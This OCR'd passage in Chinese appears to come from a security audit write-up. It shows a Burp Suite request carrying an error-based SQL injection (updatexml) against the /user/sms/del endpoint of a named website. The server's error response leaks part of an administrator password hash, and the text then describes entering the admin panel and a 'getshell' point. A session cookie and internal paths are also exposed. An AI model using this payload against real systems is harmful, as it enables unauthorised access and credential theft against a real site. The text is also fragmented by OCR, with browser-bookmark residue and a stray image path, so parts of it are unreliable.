读取后台账户密码进入后台


Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: https://www.temmoku.cn
Request
Raw Params Headers Hex
POST /user/sms/del HTTP/1.1
Host: www.temmoku.cn
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: UM_distinctid=172fba4b78559c-0fa51d3211ad38-376b4502-144000-172fba4b786887; tenmoku_b3b86dfc72cff80914eb2bcec2c4499c=1594009959.5368; CNZZDATA1252917529=603994613-1593365902-https%253A%252F%252Fwww.baidu.com%252F%7C1594009960; Hm_lvt_4c29f76d937ce093ef551047fc59fbb0=1593743900,1593747642,1593950236,1594009961; nb-referrer-hostname=www.temmoku.cn; temmoku_23bf610a304ae39c2048b117a75b124e=f8pckaTSi47WynfWunXgilXJfnehXvH7Ovp4C4fMVXvn6fXuY_d0lnVvXvfj2zLs02W7EmS; Hm_lpvt_4c29f76d937ce093ef551047fc59fbb0=1594011636; nb-start-page-url=https%3A%2F%2Fwww.temmoku.cn%2Fuser%2Fadd%2Fplugin
Content-Length: 130
iddb[]=1212&iddb[]=1212) or updatexml(1,concat(1,(select substr(password,5) from tenmoku_user where groupid=3 limit 0,1),1),1) --
Type a search term
0 matches
Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Date: Mon, 06 Jul 2020 05:30:32 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 1238
Content-Type: text/html; charset=UTF-8
Error: SQLSTATE[HY000]: General error: 1105 XPATH syntax error:
'd97368

<pre>
Fatal error: Uncaught Exception: PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'd97368dae5e71b821714c082da71' in /mnt/tenmoku/tenmoku/connection.php:1747
Stack trace:
#0 /mnt/tenmoku/tenmoku/connection.php(1747): PDOStatement->execute()
#1 /mnt/tenmoku/tenmoku/connection.php(1831): tenmoku\Connection->execute('SELECT * FROM `...', Array)
#2 /mnt/tenmoku/app/user/controller/sms.php(59): tenmoku\Connection->query()
#3 /mnt/tenmoku/tenmoku/functions.php(590): user\controller\sms->del(Object(user\controller\sms), 'del', 'user\\controller...')
#4 /mnt/tenmoku/tenmoku/app.php(65): Load_Method(Object(user\controller\sms), 'del', 'user\\controller...')
#5 /mnt/tenmoku/tenmoku/app.php(22): tenmoku\app::Load_Controller()
#6 /mnt/tenmoku/tenmoku/run.php(27): tenmoku\app::run()
#7 /mnt/tenmoku/index.php(12): require('/mnt/tenmoku/te...')
#8 {main} in /mnt/tenmoku/tenmoku/functions.php:59
Stack trace:
#0 /mnt/tenmoku/tenmoku/connection.php(1774): E(Object(PDOException))
#1 /mnt/tenmoku/tenmoku/connection.php(1 in /mnt/tenmoku/tenmoku/functions.php on line 59
Type a search term
0 matches
Done
1,436 bytes | 78 millis

进入后台后：


https://www.temmoku.cn/admin
百度翻译
MD5免费在线解密破
TOOLS | 低调求发展 -
僵尸检测
BUUCTF
哔哩哔哩 (°-
网站后台
网站首页
其它系统
插件系统
全局网站设置
网站设置
home设置
内容参数设置
后台登陆限制
水印及缩略图设置
邮箱参数设置
网站导航菜单设置
控制面板
网站设置
内容参数设置
网站设置
网站状态
开启
关闭
如果关闭了，则只能登陆后台。插件及模块都
网站状态
关闭原因

使用我们后台的 getshell 方法


Getshell：

0x10 其他 GETSHELL 点

0x10 其他 GetShell 点

白盒审计虽然比较系统化，但与黑盒进行搭配才可以达到最完美的效果。

比如我们在后台随便浏览一下，如图：



我们就可以非常轻松的访问每个功能模块，对其 fuzz 的同时再次进行代码审计，可以达到出乎意料的效率。